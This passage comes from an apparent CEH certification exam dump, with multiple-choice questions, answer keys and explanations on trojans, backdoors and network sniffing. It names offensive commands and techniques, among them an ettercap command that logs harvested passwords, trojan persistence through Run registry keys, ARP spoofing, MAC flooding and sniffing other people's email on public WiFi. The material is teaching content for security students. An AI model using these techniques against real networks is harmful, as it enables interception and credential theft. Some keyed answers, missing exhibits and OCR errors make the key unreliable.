ECCouncil 312-50 Exam

that the trojan communicates to a remote server on the Internet. Shown below is the standard "hexdump" representation of the network packet, before being decoded. Jason wants to identify the trojan by looking at the destination port number and mapping to a trojan-port number database on the Internet. Identify the remote server's port number by decoding the packet?

- A. Port 1890 (Net-Devil Trojan)
- B. Port 1786 (Net-Devil Trojan)
- C. Port 1909 (Net-Devil Trojan)
- D. Port 6667 (Net-Devil Trojan)

Correct Answer: D

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: From trace, 0x1A0B is 6667, IRC Relay Chat, which is one port used. Other ports are in the 900's.

QUESTION 226

Which of the following Netcat commands would be used to perform a UDP scan of the lower 1024 ports?

- A. Netcat -h -U
- B. Netcat -hU <host(s.>
- C. Netcat -sU -p 1-1024 <host(s.>
- D. Netcat -u -v -w2 <host> 1-1024
- E. Netcat -sS -O target/1024

Correct Answer: D

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: The proper syntax for a UDP scan using Netcat is "Netcat -u -v -w2 <host> 1-1024". Netcat is considered the Swiss-army knife of hacking tools because it is so versatile.

Real 145

ECCouncil 312-50 Exam

QUESTION 227

Sniffing is considered an active attack.

- A. True
- B. False

Correct Answer: B

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: Sniffing is considered a passive attack.

QUESTION 228

A file integrity program such as Tripwire protects against Trojan horse attacks by:

- A. Automatically deleting Trojan horse programs
- B. Rejecting packets generated by Trojan horse programs
- C. Using programming hooks to inform the kernel of Trojan horse behavior
- D. Helping you catch unexpected changes to a system utility file that might indicate it had been replaced by a Trojan horse

Correct Answer: D

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: Tripwire generates a database of the most common files and directories on your system. Once it is generated, you can then check the current state of your system against the original database and get a report of all the files that have been modified, deleted or added. This comes in handy if you allow other people access to your machine and even if you don't, if someone else does get access, you'll know if they tried to modify files such as /bin/login etc.

QUESTION 229

Erik notices a big increase in UDP packets sent to port 1026 and 1027 occasionally. He enters the following at the command prompt.

Real 146
ECCouncil 312-50 Exam
\$ nc -l -p 1026 -u -v

In response, he sees the following message.

cell?(c)????STOPALERT77STOP! WINDOWS REQUIRES IMMEDIATE ATTENTION.

Windows has found 47 Critical Errors.

To fix the errors please do the following:

1. Download Registry Repair from: www.reg-patch.com
2. Install Registry Repair
3. Run Registry Repair
4. Reboot your computer

FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!

What would you infer from this alert?

- A. The machine is redirecting traffic to www.reg-patch.com using adware
- B. It is a genuine fault of windows registry and the registry needs to be backed up
- C. An attacker has compromised the machine and backdoored ports 1026 and 1027
- D. It is a messenger spam. Windows creates a listener on one of the low dynamic ports from 1026 to 1029 and the message usually promotes malware disguised as legitimate utilities

Correct Answer: D

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: The "net send" Messenger service can be used by unauthorized users of your computer, without gaining any kind of privileged access, to cause a pop-up window to appear on your computer. Lately, this feature has been used by unsolicited commercial advertisers to inform many campus users about a "university diploma service"...

QUESTION 230

Which definition below best describes a covert channel?

Real 147

ECCouncil 312-50 Exam

- A. Making use of a Protocol in a way it was not intended to be used
- B. It is the multiplexing taking place on communication link
- C. It is one of the weak channels used by WEP that makes it insecure
- D. A Server Program using a port that is not well known

Correct Answer: A

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: A covert channel is a hidden communication channel not intended for information transfer at all. Redundancy can often be used to communicate in a covert way. There are several ways that hidden communication can be set up.

QUESTION 231

Spears Technology, Inc is a software development company located in Los Angeles, California. They reported a breach in security, stating that its "security defenses has been breached and exploited for 2 weeks by hackers. "The hackers had accessed and downloaded 90,000 address containing customer credit cards and password. Spears Technology found this attack to be so to law enforcement officials to protect their intellectual property.

How did this attack occur? The intruder entered through an employees home machine, which was connected to Spears Technology, Inc's corporate VPN network. The application called BEAST Trojan was used in the attack to open a "Back Door" allowing the hackers undetected access. The security breach was discovered when customers complained about the usage of their credit cards without their knowledge.

The hackers were traced back to Beijing China through e-mail address evidence. The credit card information was sent to that same e-mail address. The passwords allowed the hackers to access Spears Technology's network from a remote location, posing as employees. The intent of the attacker was to steal the source code for their VOIP system and "hold it hostage" from Spears Technology, Inc exchange for ransom.

The hackers had intended on selling the stolen VOIP software source code to competitors.

How would you prevent such attacks from occurring in the future at Spears Technology?

- A. Disable VPN access to all your employees from home machines
- B. Allow VPN access but replace the standard authentication with biometric authentication
- C. Replace the VPN access with dial-up modem access to the company's network Real 148
ECCouncil 312-50 Exam
- D. Enable 25 character complex password policy for employees to access the VPN network.

Correct Answer: A

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: As long as there is a way in for employees through all security measures you can't be secure because you never know what computer the employees use to access resources at their workplace.

QUESTION 232


William has received a Tetris game from someone in his computer programming class through email. William does not really know the person who sent the game

very well, but decides to install the game anyway because he really likes Tetris.

After William installs the game, he plays it for a couple of hours. The next day, William plays the Tetris game again and notices that his machines have begun to slow down. He brings up his Task Manager and sees the following programs running (see Screenshot):

What has William just installed?

Real 149
ECCouncil 312-50 Exam



- A. Remote Access Trojan (RAT)
- B. Zombie Zapper (ZoZ)
- C. Bot IRC Tunnel (BIT)
- D. Root Digger (RD)

Correct Answer: A

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: RATs are malicious programs that run invisibly on host PCs and permit an intruder remote access and control. On a basic level, many RATs mimic the functionality of legitimate remote control programs such as Symantec's pcAnywhere but are designed specifically for stealth installation and operation. Intruders usually hide these Trojan horses in games and other small programs that unsuspecting users then execute on their PCs. Typically, exploited users either download and execute the malicious programs or are tricked into clicking rogue email

Real 150
ECCouncil 312-50 Exam

attachments.

QUESTION 233

John wants to try a new hacking tool on his Linux System. As the application comes from a site in his untrusted zone, John wants to ensure that the downloaded tool has not been Trojaned. Which of the following options would indicate the best course of action for John?

- A. Obtain the application via SSL
- B. Obtain the application from a CD-ROM disc
- C. Compare the files' MD5 signature with the one published on the distribution media
- D. Compare the file's virus signature with the one published on the distribution media

Correct Answer: C

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

QUESTION 234

You are writing an antivirus bypassing Trojan using C++ code wrapped into chess.c to create an executable file chess.exe. This Trojan when executed on the victim machine, scans the entire system (c:\) for data with the following text "Credit Card" and "password". It then zips all the scanned files and sends an email to a

predefined hotmail address.

You want to make this Trojan persistent so that it survives computer reboots. Which registry entry will you add a key to make it persistent?

- A. HKEY_LOCAL_MACHINE\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServices
- B. HKEY_LOCAL_USER\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServices
- C. HKEY_LOCAL_SYSTEM\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServices
- D. HKEY_CURRENT_USER\SOFTWARE\MICROOSFT\Windows\CurrentVersion\RunServices

Correct Answer: A

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Real 151

ECCouncil 312-50 Exam

Explanation: HKEY_LOCAL_MACHINE would be the natural place for a registry entry that starts services when the MACHINE is rebooted.

Topic 7, Sniffers

QUESTION 235

Exhibit:

ettercap NCLzs --quiet

What does the command in the exhibit do in "Ettercap"?

- A. This command will provide you the entire list of hosts in the LAN
- B. This command will check if someone is poisoning you and will report its IP.
- C. This command will detach from console and log all the collected passwords from the network to a file.
- D. This command broadcasts ping to scan the LAN instead of ARP request of all the subnet IPs.

Correct Answer: C

Section: Sniffers

Explanation

Explanation/Reference:

Explanation:

-N = NON interactive mode (without ncurses)

-C = collect all users and passwords
-L = if used with -C (collector) it creates a file with all the password sniffed in the session in the form "YYYYMMDD-collected-pass.log"
-z = start in silent mode (no arp storm on start up)
-s = IP BASED sniffing
--quiet = "demonize" ettercap. Useful if you want to log all data in background.

QUESTION 236

A remote user tries to login to a secure network using Telnet, but accidentally types in an invalid user name or password. Which responses would NOT be preferred by an experienced Security Manager? (multiple answer)

Real 152
ECCouncil 312-50 Exam

- A. Invalid Username
- B. Invalid Password
- C. Authentication Failure
- D. Login Attempt Failed
- E. Access Denied

Correct Answer: AB

Section: Sniffers

Explanation

Explanation/Reference:

Explanation:

As little information as possible should be given about a failed login attempt. Invalid username or password is not desirable.

QUESTION 237

A POP3 client contacts the POP3 server:

- A. To send mail
- B. To receive mail
- C. to send and receive mail
- D. to get the address to send mail to
- E. initiate a UDP SMTP connection to read mail

Correct Answer: B

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: POP is used to receive e-mail. SMTP is used to send e-mail.

QUESTION 238

Samantha was hired to perform an internal security test of company. She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing.

Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)

Real 153
ECCouncil 312-50 Exam

- A. Ethernet Zapping
- B. MAC Flooding
- C. Sniffing in promiscuous mode
- D. ARP Spoofing

Correct Answer: BD

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: In a typical MAC flooding attack, a switch is flooded with packets, each containing different source MAC addresses. The intention is to consume the limited memory set aside in the switch to store the MAC address-to-physical port translation table. The result of this attack causes the switch to enter a state called failopen mode, in which all incoming packets are broadcast out on all ports (as with a hub), instead of just down the correct port as per normal operation. The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).

QUESTION 239

Ethereal works best on _____.

- A. Switched networks
- B. Linux platforms
- C. Networks using hubs
- D. Windows platforms
- E. LAN's

Correct Answer: C

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: Ethereal is used for sniffing traffic. It will return the best results when used on an unswitched (i.e. hub) network.

QUESTION 240

Real 154

ECCouncil 312-50 Exam

The follows is an email header. What address is that of the true originator of the message?

Return-Path: <bgates@microsoft.com>

Received: from smtp.com (fw.emumail.com [215.52.220.122]).

by raq-221-181.ev1.net (8.10.2/8.10.2. with ESMTP id h78NIn404807

for <mikeg@thesolutionfirm.com>; Sat, 9 Aug 2003 18:18:50 -0500

Received: (qmail 12685 invoked from network.; 8 Aug 2003 23:25:25 -0000

Received: from ([19.25.19.10]).

by smtp.com with SMTP

Received: from unknown (HELO CHRISLAPTOP. (168.150.84.123.

by localhost with SMTP; 8 Aug 2003 23:25:01 -0000

From: "Bill Gates" <bgates@microsoft.com>

To: "mikeg" <mikeg@thesolutionfirm.com>

Subject: We need your help!

Date: Fri, 8 Aug 2003 19:12:28 -0400

Message-ID: <51.32.123.21@CHRISLAPTOP>

MIME-Version: 1.0

Content-Type: multipart/mixed;

boundary="----=_NextPart_000_0052_01C35DE1.03202950"

X-Priority: 3 (Normal.

X-MSMail-Priority: Normal

X-Mailer: Microsoft Outlook, Build 10.0.2627

X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1165

Importance: Normal

Real 155

ECCouncil 312-50 Exam

- A. 19.25.19.10
- B. 51.32.123.21
- C. 168.150.84.123
- D. 215.52.220.122
- E. 8.10.2/8.10.2

Correct Answer: C

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: Spoofing can be easily achieved by manipulating the "from" name field, however, it is much more difficult to hide the true source address. The "received from" IP address 168.150.84.123 is the true source of the

QUESTION 241

Bob wants to prevent attackers from sniffing his passwords on the wired network. Which of the following lists the best options?

- A. RSA, LSA, POP
- B. SSID, WEP, Kerberos
- C. SMB, SMTP, Smart card
- D. Kerberos, Smart card, Stanford SRP

Correct Answer: D

Section: Sniffers**Explanation****Explanation/Reference:**

Explanation: Kerberos, Smart cards and Stanford SRP are techniques where the password never leaves the computer.

QUESTION 242

Which tool/utility can help you extract the application layer data from each TCP connection from a log file into separate files?

- A. Snort
 - B. argus
 - C. TCPflow
 - D. Tcpdump
- Real 156
ECCouncil 312-50 Exam

Correct Answer: C

Section: Sniffers**Explanation****Explanation/Reference:**

Explanation: Tcpflow is a program that captures data transmitted as part of TCP connections (flows), and stores the data in a way that is convenient for protocol analysis or debugging. A program like 'tcpdump' shows a summary of packets seen on the wire, but usually doesn't store the data that's actually being transmitted. In contrast, tcptflow reconstructs the actual data streams and stores each flow in a separate file for later analysis.

QUESTION 243

Which of the following display filters will you enable in Ethereal to view the three-way handshake for a connection from host 192.168.0.1?

- A. ip == 192.168.0.1 and tcp.syn
- B. ip.addr = 192.168.0.1 and syn = 1
- C. ip.addr==192.168.0.1 and tcp.flags.syn
- D. ip.equals 192.168.0.1 and syn.equals on

Correct Answer: C

Section: Sniffers**Explanation****Explanation/Reference:**

Explanation:

QUESTION 244

John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

- A. 0xFFFFFFFFFFFF
- B. 0xAAAAAAAAAAAAA
- C. 0xBBBBBBBBBBBBBB
- D. 0xDDDDDDDDDDDDDD

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: 0xFFFFFFFFFFFF is the destination MAC address of the broadcast frame.

Real 157

ECCouncil 312-50 Exam

QUESTION 245

When Jason moves a file via NFS over the company's network, you want to grab a copy of it by sniffing. Which of the following tool accomplishes this?

- A. macof
- B. webspy
- C. filesnarf
- D. nfscopy

Correct Answer: C

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: Filesnarf - sniff files from NFS traffic

OPTIONS

-i interface

Specify the interface to listen on.

-v "Versus" mode. Invert the sense of matching, to select non-matching files.

pattern

Specify regular expression for filename matching.

expression

Specify a tcpdump(8) filter expression to select traffic to sniff.

SEE ALSO

Dsniff, nfsd

QUESTION 246

What port number is used by Kerberos protocol?

Real 158

ECCouncil 312-50 Exam

- A. 44
- B. 88
- C. 419
- D. 487

Correct Answer: B

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: Kerberos traffic uses UDP/TCP protocol source and destination port 88.

QUESTION 247

Which of the following is not considered to be a part of active sniffing?

- A. MAC Flooding
- B. ARP Spoofing
- C. SMAC Fueling
- D. MAC Duplicating

Correct Answer: C

Section: Sniffers

Explanation

Explanation/Reference:

Explanation:

QUESTION 248

What is the command used to create a binary log file using tcpdump?

- A. tcpdump -r log
- B. tcpdump -w ./log
- C. tcpdump -vde -r log
- D. tcpdump -l /var/log/

Correct Answer: B

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: `tcpdump [-adeflnNOpqStvx] [-c count] [-F file] [-i interface] [-r file] [-s snaplen] [-T type] [-w file] [expression]`

-w Write the raw packets to file rather than parsing and printing them out.

Real 159

ECCouncil 312-50 Exam

QUESTION 249

ARP poisoning is achieved in _____ steps

- A. 1
- B. 2
- C. 3
- D. 4

Correct Answer: B

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: The hacker begins by sending a malicious ARP "reply" (for which there was no previous request) to your router, associating his computer's MAC address with your IP Address. Now your router thinks the hacker's computer is your computer. Next, the hacker sends a malicious ARP reply to your computer, associating his MAC Address with the routers IP Address. Now your machine thinks the hacker's computer is your router. The hacker has now used ARP poisoning to accomplish a MitM attack.

QUESTION 250

How would you describe a simple yet very effective mechanism for sending and receiving unauthorized information or data between machines without alerting any firewalls and IDS's on a network?

- A. Covert Channel
- B. Crafted Channel
- C. Bounce Channel
- D. Deceptive Channel

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:


Explanation: A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

Real 160

ECCouncil 312-50 Exam

QUESTION 251

Exhibit:



You have captured some packets in Ethereal. You want to view only packets sent from 10.0.0.22. What filter will you apply?

- A. ip = 10.0.0.22
- B. ip.src == 10.0.0.22
- C. ip.equals 10.0.0.22
- D. ip.address = 10.0.0.22

Correct Answer: B

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: ip.src tells the filter to only show packets with 10.0.0.22 as the source.

QUESTION 252

Real 161

ECCouncil 312-50 Exam

You are sniffing an unprotected WiFi network located in a JonDonalds Cybercafe with Ethereal to capture hotmail e-mail traffic. You see lots of people using their laptops browsing the web while sipping brewed coffee from JonDonalds. You want to sniff their email message traversing the unprotected WiFi network.

Which of the following ethereal filters will you configure to display only the packets with the hotmail messages?

- A. (http contains "hotmail") && (http contains "Reply-To")
- B. (http contains "e-mail") && (http contains "hotmail")
- C. (http = "login.passport.com") && (http contains "SMTP")
- D. (http = "login.passport.com") && (http contains "POP3")

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: Each Hotmail message contains the tag Reply-To:<sender address> and "xxxx-xxx- xxx.xxxx@hotmail.com" in the received tag.

QUESTION 253

Daryl is a network administrator working for Dayton Technologies. Since Daryl's background is in web application development, many of the programs and applications his company uses are web-based. Daryl sets up a simple forms-based logon screen for all the applications he creates so they are secure.

The problem Daryl is having is that his users are forgetting their passwords quite often and sometimes he does not have the time to get into his applications and change the passwords for them. Daryl wants a tool or program that can monitor web-based passwords and notify him when a password has been changed so he can use that tool whenever a user calls him and he can give them their password right then.

What tool would work best for Daryl's needs?

- A. Password sniffer
- B. L0phtcrack
- C. John the Ripper
- D. WinHttrack

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:

Real 162

ECCouncil 312-50 Exam

Explanation:

L0ptCrack is a password auditing and recovery application (now called LC5), originally produced by Mudge from L0pt Heavy Industries. It is used to test password strength and sometimes to recover lost Microsoft Windows passwords.

John the Ripper is one of the most popular password testing/breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customisable cracker. It can be run against various encrypted password formats including several crypt password hash types
WinHtrack is a offline browser.

A password sniffer would give Daryl the passwords when they are changed as it is a web based authentication over a simple form but still it would be more correct to give the users new passwords instead of keeping a copy of the passwords in clear text.

QUESTION 254

Ethernet switches can be adversely affected by rapidly bombarding them with spoofed ARP responses. If a port to MAC Address table (CAM Table) overflows on the switch and rather than failing completely, moves into broadcast mode, then the hacker can sniff all of the packets on the network.

Which of the following tool achieves this?

- A. ./macof
- B. ./sniffof
- C. ./dnsiff
- D. ./switchsnarf

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: macof floods the local network with random MAC addresses (causing some switches to fail open in repeating mode, facilitating sniffing).

QUESTION 255

Real 163

ECCouncil 312-50 Exam

Harold is the senior security analyst for a small state agency in New York. He has no other security professionals that work under him, so he has to do all the security-related tasks for the agency. Coming from a computer hardware background, Harold does not have a lot of experience with security methodologies and technologies, but he was the only one who applied for the position.

Harold is currently trying to run a Sniffer on the agency's network to get an idea of what kind of traffic is being passed around but the program he is using does not seem to be capturing anything. He pours through the sniffer's manual but can't find anything that directly relates to his problem. Harold decides to ask the network administrator if he has any thoughts on the problem. Harold is told that the sniffer was not working because the agency's network is a switched network, which can't be sniffed by some programs without some tweaking.

What technique could Harold use to sniff agency's switched network?

- A. ARP spoof the default gateway
- B. Conduct MITM against the switch
- C. Launch smurf attack against the switch
- D. Flood switch with ICMP packets

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: ARP spoofing, also known as ARP poisoning, is a technique used to attack an Ethernet network which may allow an attacker to sniff data frames on a local area network (LAN) or stop the traffic altogether (known as a denial of service attack). The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).

QUESTION 256

How do you defend against ARP spoofing?

- A. Place static ARP entries on servers, workstation and routers
- B. True IDS Sensors to look for large amount of ARP traffic on local subnets Real 164
ECCouncil 312-50 Exam
- C. Use private VLANS
- D. Use ARPWALL system and block ARP spoofing attacks

Correct Answer: ABC

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: ARPWALL is a opensource tools will give early warning when arp attack occurs.
This tool is still under construction.

QUESTION 257

The network administrator at Spears Technology, Inc has configured the default gateway Cisco Router's access-list as below:

```
p address 192.168.1.1 255.255.255.0
p nat inside
alf-duplex
!
router rip
etwork 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO
snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
logging synchronous
login
line aux 0
line vty 0 4
password secret
login
```

You are tried to conduct security testing on their network. You successfully brute-force for SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection.

Real 165

ECCouncil 312-50 Exam

You want to retrieve the Cisco Configuration from the router. How would you proceed?

- A. Send a customized SNMP set request with spoofed source IP Address in the range- 192.168.1.0
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address

D. Use the Cisco's TFTP default password to connect and download the configuration file

Correct Answer: AB

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: SNMP is allowed only by access-list 1. Therefore you need to spoof a 192.168.1.0/24 address and then sniff the reply from the gateway.

QUESTION 258

What does the following command in "Ettercap" do?

ettercap NCLzs quiet

- A. This command will provide you the entire list of hosts in the LAN
- B. This command will check if someone is poisoning you and will report its IP
- C. This command will detach ettercap from console and log all the sniffed passwords to a file
- D. This command broadcasts ping to scan the LAN instead of ARP request all the subset IPs

Correct Answer: C

Section: Sniffers

Explanation

Explanation/Reference:

Explanation: -L specifies that logging will be done to a binary file and s tells us it is running in script mode.

QUESTION 259

Windump is a Windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows Platform you must install a packet capture library. What is the name of this library?

Real 166

ECCouncil 312-50 Exam

- A. PCAP
- B. NTPCAP
- C. LibPCAP
- D. WinPCAP

Correct Answer: D

Section: Sniffers
Explanation

Explanation/Reference:

Explanation: WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

QUESTION 260

Steven is a senior security analyst for a state agency in Tulsa, Oklahoma. His agency is currently undergoing a mandated security audit by an outside consulting firm. The consulting firm is halfway through the audit and is preparing to perform the actual penetration testing against the agency's network. The firm first sets up a sniffer on the agency's wired network to capture a reasonable amount of traffic to analyze later. This takes approximately 2 hours to obtain 10 GB of data. The consulting firm then sets up a sniffer on the agency's wireless network to capture the same amount of traffic. This capture only takes about 30 minutes to get 10 GB of data.

Why did capturing of traffic take much less time on the wireless network?

- A. Because wireless access points act like hubs on a network
- B. Because all traffic is clear text, even when encrypted
- C. Because wireless traffic uses only UDP which is easier to sniff
- D. Because wireless networks can't enable encryption

Correct Answer: A

Section: Sniffers
Explanation

Explanation/Reference:

Explanation: You can not have directed radio transfers over a WLAN. Every packet will be broadcasted as far as possible with no concerns about who might hear it.

QUESTION 261

Real 167

ECCouncil 312-50 Exam

Bob is conducting a password assessment for one of his clients. Bob suspects that password policies are not in place and weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weakness and key loggers. What are the means that Bob can use to get password from his client hosts and servers?

- A. Hardware, Software and Sniffing
- B. Hardware and Software Keyloggers
- C. Software only, they are the most effective
- D. Passwords are always best obtained using Hardware key loggers

Correct Answer: A

Section: Sniffers

Explanation

Explanation/Reference:

